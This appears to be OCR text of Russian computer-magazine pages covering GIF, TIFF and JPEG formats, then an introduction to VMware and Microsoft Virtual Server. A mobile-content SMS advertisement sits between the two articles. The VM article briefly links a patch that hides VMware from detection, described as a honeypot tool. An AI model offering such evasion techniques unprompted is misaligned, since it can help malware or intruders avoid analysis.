GIF позволяет записывать изображение «через строчку» (Interlaced), благодаря чему, имея только часть файла, можно увидеть изображение целиком, но с меньшим разрешением. Это достигается за счет записи, а затем подгрузки сначала 1, 5, 10 и т.д. строчек пикселей и растягивания данных между ними, вторым проходом следуют 2, 6, 11 строчки, разрешение изображения в интернетовском браузере увеличивается. Таким образом, задолго до окончания загрузки файла пользователь может понять, что внутри, и решить, стоит ли ждать, когда файл поднимется весь. Такая запись незначительно увеличивает размер файла, но это, как правило, оправдывается приобретаемым свойством.

Сжатие файлов в формате GIF является сжатием без потерь. Это означает, что упаковка изображения никоим образом не сказывается на его качестве. При этом сжатие оказывается наиболее эффективным в тех случаях, когда в составе изображения имеются большие области однородной окраски с четко очерченными границами. И наоборот, сжатие по алгоритму GIF крайне неэффективно при наличии областей с градиентной окраской или случайным распределением цветовых оттенков, что имеет место при использовании различных методов настройки растра или сглаживания краев области изображения.

ФОРМАТ TIFF

Аппаратно независимый формат TIFF (Tagged Image File Format) на сегодняшний день является одним из самых распространенных и надежных, его поддерживают практически все программы на PC и Macintosh, так или иначе связанные с графикой. TIFF является лучшим выбором при импорте растровой графики в векторные программы и издательские системы. Ему доступен весь диапазон цветовых моделей: от монохромной до RGB, CMYK и дополнительных цветов Pantone. TIFF может сохранять обтравочные контуры, Альфа-каналы и другие дополнительные данные.

TIFF имеет две разновидности: для Macintosh и PC. Это связано с тем, что процессоры Motorola читают и записывают числа слева направо, а процессоры Intel — наоборот. Современные программы могут без проблем использовать оба варианта формата.
В формате TIFF также используется LZW-компрессия. Ряд старых программ, например QuarkXPress 3.x, Adobe Streamline, многие программы-распознаватели текста, не умеют читать сжатые файлы TIFF, однако, если вы пользуетесь новым программным обеспечением, нет причины не использовать компрессию.
Многие цифровые камеры предлагают режим записи снимков в формате TIFF. Однако из-за ограниченного объема свободного места на носителе, а также ограничений в возможности реализации обрабатывающей функции в цифровых камерах используется только 8-битная версия формата. Сканеры высшего ценового диапазона, как правило, обладают поддержкой 16-битной версии TIFF.

ВСЕМУ СВОЕ ВРЕМЯ

Теперь, когда мы знаем, как работают известные алгоритмы сжатия, неплохо бы уяснить, когда следует использовать каждый определенный формат, ведь до сих пор существует проблема экономии дискового пространства. Безусловно, дома на своем ПК, где объем памяти у харда 80 Гб и выше, нет смысла экономить место, обращая внимание на какие-то картинки, тем не менее на различных платных и бесплатных серверах в инете место ограниченно, поэтому существенно увеличить свободное пространство можно при разумном хранении файлов изображений.
Итак, начнем с формата GIF. Используй GIF-формат для хранения всех малоразмерных графических элементов: значков-ссылок, надписей и миниатюр. Применяй этот формат для хранения изображений любого размера, изначально состоящих из больших областей однородной окраски. Исключение из данного перечня могут составлять файлы, содержащие необычно много цветов и тонких цветовых переходов. Лучшим советчиком в этом случае может служить эксперимент.
Пару слов о JPEG. Этот формат целесообразно использовать во всех случаях, когда размер изображения по каждой из координат превышает 200 пикселей, а само изображение представляет собой полноценную фотографию или образец художественной графики, включающий тонкие переливы цветов.
Изображения в формате TIFF следует хранить, если ты не хочешь терять качество картинки. Размеры файлов этого формата довольно велики, а потому изображения TIFF для размещения в Интернете не годятся.
Допустим, что у нас есть очень интересный файл в формате TIFF, который мы хотим разместить на своем сайте. Для этого нам необходимо преобразовать этот файл в один из наиболее пригодных для инета форматов (GIF или JPEG). Преобразование форматов графических файлов можно выполнить с помощью графических редакторов, воспринимающих файлы разных форматов. Для этих целей вполне можно воспользоваться банальным графическим редактором Photo Editor, входящим в Microsoft Office, либо коронным Adobe Photoshop. Эти редакторы умеют работать практически со всеми распространенными форматами графических файлов: TIFF, PCX, GIF, JPEG и др. При преобразовании файлов можно уточнить желаемые параметры. Например, выполнить преобразование из цветного в черно-белый формат, выбрать количество цветов, степень сжатия файла или фактор качества — большой файл и лучшее качество изображения или же маленький файл с более низким качеством изображения. Все это весьма просто и разобраться с данным вопросом, если ты этого еще не сделал, не составит большого труда. Ведь основное назначение знания — это расширение возможностей человека, увеличение степени его свободы, когда человек поступает так, как считает нужным, а не так, как вынуждают его обстоятельства.

THE FUTURE IS COMIN' ON

С взрывным распространением инета, который характеризуется передачей изображений по сравнительно медленным каналам связи, использование GIF (алгоритм LZW) и JPEG (вариант алгоритма JPEG), реализующих эту возможность, резко возросло. То, что новый алгоритм, например Wavelet, поддерживает такую возможность — существеннейший плюс для него сегодня.
В то же время мы можем рассмотреть такое редкое на сегодня требование, как устойчивость к ошибкам. Можно предположить, что в скором времени (через 5—10 лет) с распространением широковещания в Интернете для его обеспечения будут использоваться именно алгоритмы, устойчивые к ошибкам, даже не рассматриваемые в сегодняшних статьях и обзорах.
Знание файловых форматов и их возможностей является одним из ключевых факторов в допечатной подготовке изданий, подготовке изображений для web и в компьютерной графике вообще. Да, сегодня нет такого калейдоскопа расширений, как в начале 90-х, когда каждая компания-производитель редакторов изображений считала своим долгом создать свой файловый тип, а то и не один, однако это не означает, что «все нужно сохранять в TIFF, а сжимать JPEG'ом». Каждый, из утвердившихся сегодня форматов, прошел естественный отбор, доказал свою жизнеспособность и полезность. Все они имеют какие-то характерные особенности и возможности, делающие их незаменимыми в работе. Знание особенностей, тонкостей технологии важно для современного дизайнера так же, как для художника необходимо разбираться в различиях химического состава красок, свойствах грунтов, типов металлов и породах дерева. Главное — веселые картинки всем, даром, и пусть никто не уйдет обиженным!

BINARY YOUR'S

ОБЛАСТИ ПРИМЕНЕНИЯ WAVELET


В настоящее время Wavelet нашли свое применение в области цифровой обработки сигналов: сжатии изображений, в области очистки сигналов от шумов, при частотно-временном анализе сигналов. Wavelet применяется при выделении локальных свойств, распознавании и классификации сигналов, в медицинских приложениях. Широко используется и в отрасли связи при объединении и разделении сигналов, множественном доступе, при использовании скрытой связи, в мультиплексорах, при совместном кодировании источника и канала связи, при выделении сигналов на фоне шумов. Как это ни странно, но Wavelet-сжатие используется и в медицине (для анализа электрокардиограмм) и при этом считается весьма перспективным направлением.

ОСОБЕННОСТИ JPEG


Не очень приятным свойством JPEG является то, что нередко горизонтальные и вертикальные полосы на дисплее абсолютно не видны и могут проявиться только при печати в виде муарового узора. Он возникает при наложении наклонного растра печати на горизонтальные и вертикальные полосы изображения. Из-за этих сюрпризов JPEG не рекомендуется активно использовать в полиграфии, задавая высокие коэффициенты. Однако при архивации изображений, предназначенных для просмотра человеком, он на данный момент незаменим.

Широкое применение JPEG долгое время сдерживалось, пожалуй, лишь тем, что он оперирует 24-битными изображениями. Поэтому для того, чтобы с приемлемым качеством посмотреть картинку на обычном мониторе в 256-цветовой палитре, требовалось применение соответствующих алгоритмов и, следовательно, определенное время. В приложениях, ориентированных на придирчивого пользователя, таких, например, как игры, подобные задержки недопустимы. Кроме того, если имеющиеся у вас изображения, допустим, в 8-битном формате GIF перевести в 24-битный JPEG, а потом обратно в GIF для просмотра, то потеря качества произойдет дважды при обоих преобразованиях. Тем не менее, выигрыш в размерах архивов зачастую настолько велик (в 3-20 раз!), а потери качества настолько малы, что хранение изображений в JPEG оказывается очень эффективным.

PC_ZONE
VIRTUAL
REALITY
ВИРТУАЛЬНАЯ РЕАЛЬНОСТЬ



ГРУСТНО, ЧТО МНОГИЕ ИЗ НАС НЕ ОСОЗНАЮТ ВСЮ ВЫГОДУ ОТ ИСПОЛЬЗОВАНИЯ ВИРТУАЛЬНЫХ МАШИН. НЕ УСТАНАВЛИВАЮТ В КАЧЕСТВЕ ГОСТЕВОЙ ОС НОВЫЕ ВЕРСИИ НИКСОВ, С КОТОРЫМИ НАВЕРНЯКА МАЛО ЗНАКОМЫ (А ЗНАКОМСТВО С НИМИ НЕ ПОМЕШАЕТ). НЕ ЮЗАЮТ ВИРТУАЛЬНЫЕ СИСТЕМЫ ДЛЯ МАСКИРОВКИ НАСТОЯЩЕЙ ОС В ИНТЕРНЕТЕ. НЕ ПЫТАЮТСЯ ИССЛЕДОВАТЬ ПРИНЦИПЫ ДЕЙСТВИЯ ВИРУСОВ И ТРОЯНОВ В ИДЕАЛЬНОМ КАРАНТИНЕ, КОТОРЫЙ НА 100% ГАРАНТИРУЕТ ИЗОЛЯЦИЮ ЗАРАЗЫ. И СОВЕРШЕННО НАПРАСНО УПУСКАЮТ ПОДОБНЫЕ ВОЗМОЖНОСТИ!



TEXT СТЕПАН ИЛЬИН, ОН ЖЕ СТЕПА, ОН ЖЕ STEP / **STEP@GAMELAND.RU** /

КЛАССИКА VMWARE

Я не соврў, если скажу, что VMware — это наиболее популярное средство для создания виртуальных машин. Мы, восторгаясь, писали о нем несколько лет назад — точно так же пишем и сейчас. Конечно, многое с тех пор изменилось, но основная цель — создание идеальной платформы для установки гостевых ОС. На сегодняшний день в линейке продуктов VMware предлагается не одна программа, а сразу несколько. Среди VMware Workstation, VMware ESX Server, VMware VirtualCenter и других разработок нас, прежде всего, интересует именно версия Workstation. Серверные вариации, безусловно, предоставляют пользователю более широкие возможности, но ощутить эти прелести удастся, к сожалению, только на мэинфреймах. Как ни крути, а та же оптимизация под 2- или 4-процессорные системы едва ли пригодится тебе в повседневной работе.

Перед тем как описывать возможности VMware, неплохо было бы разобраться, что вообще собой представляет виртуальная машина. По сути, виртуальная машина — это искусственно созданная среда, которая в точности эмулирует работу полноценного компьютера. Установленная на такую машину операционка доверчиво полагает, что работает на самом обыкновенном компьютере и поэтому ни в чем не ограничивает пользователя. В то же время способы эмуляции необходимых девайсов сильно разнятся в зависимости от используемого софта. WMware использует особенный путь: в качестве платформы для гостевых ОС она генерирует компьютер на базе «фирменного» оборудования: видеокарты VMware Inc [VMware SVGA II] PCI Display Adapter, сетевые карты Advanced Micro Devices [AMD] 79c970 [PCnet 32 LANCE], жесткие диски VMware Virtual IDE Hard Drive (или VMware SCSI Hard Drive) и т.д. Известно, что операционные системы со скрипом устанавливаются на экзотическом оборудовании, часто дают сбой из-за отсутствия нормальных драйверов или, вообще, намертво зависают и отказываются работать. Но это не наш случай! Во-первых, оборудование VMware виртуально построено на самых распространенных моделях и чипсетах, поэтому подобрать работающий драйвер, как правило, не составляет труда. А во-вторых, ОС автоматически распознает девайсы VMware и отлично взаимодействует с ними. Деталь, впрочем, ничуть не удивительная с учетом той популярности, которую имеет сейчас система.

Создание виртуальной машины осуществляется всего за несколько секунд. И без того простой процесс облегчает специальный мастер, который полностью руководит твоими действиями. От тебя требуется лишь указать тип ОС, желательно конкретную ее версию, рабочую папку, в которой будут размещаться системные файлы, а также размер виртуального жесткого диска. Проблемы могут возникнуть на этапе конфигурации сети, поэтому разберем его подробнее. Мастер потребует от тебя выбрать один из трех пунктов:

Use bridged networking. В этом случае виртуальная машина станет полноценным членом сети со своим собственным IP-адресом и будет работать наравне со всеми остальными клиентами.

Use NAT. При выборе этого пункта активизируется система трансляции сетевых адресов (Network Address Translation), то есть гостевая ОС будет находиться за NAT'ом. Она сможет работать в Интернете, но обратиться к ней напрямую останется невыполнимой задачей, так как за пределами NAT'а она будет иметь тот же IP, что и хост-машина.

Use host-only networking. Этот вариант подойдет, если выход во внешнюю сеть (Интернет) не требуется, при этом достаточно связи между гостевой ОС и хост-машиной.

Do not use a network connection. Сеть использоваться не будет.


В большинстве случаев идеально подойдет первый вариант, но в любом случае отталкиваться следует от конкретной ситуации. После того как виртуальная машина создана, можно приступать к установке на нее ОС. К счастью, никаких проблем здесь возникнуть не должно, поскольку процедура в точности повторяет обычную установку на жесткий диск.


Для запуска виртуальной машины можно воспользоваться самой WMware Workstation или же специальным проигрывателем VMware Player, по умолчанию включенным в дистрибутив программы. Признаться, когда я впервые прочитал о его предназначении, то подумал: «Какая бесполезная вещь!». VMware Player не умеет ни создавать, ни настраивать, ни модифицировать виртуальные машины — он может лишь запускать их. Что с этого толку? Но вскоре оказалось, что Player отнюдь не настолько бесполезен, как это может показаться на первый взгляд, и толк в его использовании действительно есть. Суди сам: большую часть времени пользователь тратит именно на эксплуатацию готовых виртуальных машин, а не на создание новых или настройку существующих. Тогда зачем использовать WMware Workstation, которая нагромождена всевозможными компонентами и, что логично, работает медленнее, чем обычная программа? Значительно удобнее будет небольшая программа, которая имеет тот самый минимум функций, который всегда может понадобиться. VMware Player поддерживает 32- и 64-битовые гостевые операционные системы, легко справляется с настройкой сети (на базе мостов и NAT) и понимает файлы с виртуальными машинами Microsoft Virtual PC и Virtual Server, а также образы Symantec LiveState Recovery. Более того, WMware Player в любой момент может приостановить работу виртуальной системы, а потом в любой момент продолжить ее с точки останова, восстановив параметры из специального снимка системы (snapshot'a). Ждать каждый раз загрузки Linux'а на виртуальной системе — занятие довольно-таки утомительное. Держать гостевую ОС постоянно в памяти накладно. В то же время поддержка snapshot'ов полностью решает эту проблему: мне достаточно нажать на ярлык WMware Player'a, и уже через несколько минут в моем распоряжении окажется готовая к работе система.

www.jolly.ru



Будь в теме!

Картинки ✉3110







60099546 | 60150546 | 60155546 | 60165546 | 60219546


64635546 | 65070546 | 62279546 | 62311546 | 62343546




62437546 | 63381546 | 63256546 | 63242546 | 62364546



62430546 | 62432546 | 62284546 | 62661546 | 64812546





65167546 | 64814546 | 65826546 | 62348546 | 60835546

Игры ✉3130

Словарь
Вы часто читаете англоязычные тексты? Иногда встречаются незнакомые слова, и вам бы хотелось быстро и легко узнать их значение? Тогда наш словарь – это то, что вам нужно! Теперь он может быть установлен на ваш мобильный телефон!

11947546

SMS-box
Это замечательное java-приложение для вашего мобильного телефона. Это целая библиотека уже готовых ярких и креативных сообщений. С их помощью каждая отправляемая владельцем SMS будет яркой и неповторимой. Пользоваться приложением легко и просто.

12333546

Дурак
Вам предстоит сыграть в карточного Дурака с самой обворожительной и сексуальной девчоночкой. Обладательницей острого и язвительного язычка, одолевающего вас в самые занимательные моменты! Попробуйте обыграть ее, и вам откроются все прелести женской красоты и нрава.

11736546

Жмурки
Беспредельная игра по мотивам криминальной комедии "Жмурки" 90-е годы XX века. Время не просто криминала, а полного беспредела. Эпоха стрелок, нарядов от Версаче и шестисотых мерсов. Ваш босс влез в очередную череду разборок, а разбираться приходится вам.

11674546

Спецпредложение 1231

Java-приложение
«Jolly.ru» избавляет вас от утомительной необходимости каждый раз вводить код-идентификатор покупки (например, игры или мелодии) и отправлять его при помощи sms. С Java-приложением «Jolly.ru» для выбора и заказа мобильной начинки, достаточно клавиш навигации мобильного телефона!

12301546

Motogp2
Еще быстрее, еще лучше. Теперь играйте в Moto GP URT2 в полном 3-D, на любом мобильном телефоне. Промчитесь сквозь трехмерные туннели, стены, и даже бочки! Возьмите мосты и другие высоты. Гоняйте в дождь, снег, град и в жаркий летний день. Днем и ночью!

11746546

Звуки и музыка ✉3110

Реалтоны

Не плюй в телефон, плевалку заплюешь	46433546
Телефон находится в режиме вибрации	46438546
Бой курантов	51173546
Звуки ICQ	51171546
Возьми трррубку я тебе говорю! Скажи аллеее!!! (злой босс)	46351546
Радио Маяк	51174546
Дорогой, поиграй с моими кнопками!	46453546
Петя хороший! Руки прочь! Попугай	46459546
Сейчас ты у меня заговоришь!	46460546
Земля-земля, прием-прием!	46456546
Выключай свет и вибрацию!	46451546
Зачем нам кузнец (полная)	46735546
Тикайте хлопцы, I'll be back	46474546
Вижу выражение твоего лица	46450546

Полифония

Неаполитанская песенка (Уно моменто) (из к/ф Формула любви)	47132546
Бой с тенью (тема из к/ф Бой с тенью)	47148546
A'Studio - Улетаю	47141546
Arash - Boro boro	47151546
Arash - Tike tike kardi	47140546
Песня Остапа Бендера (из к/ф 12 стульев)	47130546
Леприконсы - Солдаты (м/с Солдаты)	47124546
Uma2rmaH - Ночной дозор	47117546
Джентльмены Удачи (из к/ф Джентльмены Удачи)	47113546
K-Maro - Crazy	47122546
Savage - Goodbye	47152546
Иракли - Капля абсента	47175546
Toto Cutugno - L'Italiano	47139546
Ubangi - Stomp (из к/ф Жмурки)	47146546
Первая песня Разбойников из м/ф Бременские музыканты	47181546
Звери - Рома, извини!	47063546
Звери - До скорой встречи	48222546
Звери - Районы-Кварталы	47105546
Metallica - The unforgiven	47638546
Ace of base - Beautiful life	47634546
Zdob si Zdub - Смуглянка	47106546
Apocalyptica - Path	47639546
Tom Jones - Sex bomb	47642546
Boney M - Rivers Of Babylon	47640546
No doubt - It's my life	47666546

MP3

Ялла - Учкудук три колодца	47453546
Фактор-2 - Красавица	47275546
X-Mode - В мире животных	47377546
Многоточие - Щемит в душе тоска	46555546
Иракли - Вова-чума	47392546
Reflex - Сойти с ума	47346546
Руки вверх - Наташа (European dance mix)	47348546
Reflex - Падали звезды	47344546
Глюк':)za - Швайне	47273546
Triplex vs Apocaliptica - Бой с тенью	47439546
Слава - Попутчица	47445546
Иракли - Капли абсента	47394546
Глюкоза - Снег идет	47449546
Верка Сердючка - Тук, тук, тук	47370546
Butch - Небо над Москвой	47357546
Звери - Рома, извини! (длинная версия)	47065546
Звери - До скорой встречи	48333546
In-Grid - Mama Mia	48116546
In-Grid - I'm Folle De Toi	48114546
X-mode Что? Где? Когда?	47277546
KMC feat. Sandy - Get Better	48113546
Моральный кодекс - Первый снег	48224546
Zdob si Zdub - Смуглянка	47457546
Кукрыниксы - 9-я рота	48219546
NikoTin - Sezam2	46823546

Проверь совместимость своего телефона и объекта на wap.jolly.ru/code
Отправь SMS с кодом цветной картинки, реалтона или мелодии на номер **3110**, игры на номер **3130**, спецпредложения на номер **1231**
Стоимость SMS:
для 3110 – 0,75 у. е.; для 1231 – 0,25 у. е.; для 3130 – 2 у. е. без НДС.
Точную рублевую стоимость уточняй у оператора.
Скидка до 50% при оплате картой "Евросеть-контент" по телефону 8 (495) 980-44-87, на сайтах wap.jolly.ru, www.jolly.ru, терминалах мобильного контента
Внимание! Требуется настройка WAP/GPRS.
В случае ошибочного запроса услуга считается оказанной!
Служба поддержки: 8 (495) 786-65-87.
Операторы: МТС, Билайн, Мегафон, СМАРТС (Самара, Астрахань, Волгоград), МОТИВ, НСС.

Определить использование VMware очень просто. Но когда речь идет о никсовой версии WMware, от этого недостатка виртуальной машины можно быстро избавиться. Для этого нужно воспользоваться небольшим патчем (http://honeynet.rstack.org/tools/vmpatch.c). Он был специально разработан для honeypot'ов, чтобы хакеры и вирусы не могли определить западню.

НОВЫЕ ВОЗМОЖНОСТИ VIRTUAL SERVER

Небольшой экскурс в историю. Те, кто начинал следить за развитием виртуальных машин несколько лет назад, помнит успехи компании Connectix. Удалые программеры настолько успешно разрабатывали и продвигали свой продукт Virtual PC, что в 2003 году сама Microsoft не поскупилась и за большие деньги купила полные права на дальнейшее развитие системы. А заодно лишила Virtual PC поддержки гостевых ОС на базе Unix (видимо, на всякий случай). Чуть позже Microsoft анонсировала новый продукт — Virtual Server 2005. Он является логическим развитием Virtual PC и в настоящий момент проходит бета-тестирование, но уже сейчас зарекомендовал себя с самой хорошей стороны, поэтому о нем и поговорим.
Virtual Server, в отличие от VMware, работает, как обычная программа, а представлен в системе в виде службы Windows 2003/XP. Это накладывает серьезное ограничение, поскольку любая другая ОС в качестве хостовой выступать не сможет. Более того, все файлы, относящиеся к каждой из виртуальных машин, должны строго располагаться на разделах NTFS. Это особенно критично, поскольку Virtual Server активно использует особенности этой файловой системы, в том числе квоты и разрешения.
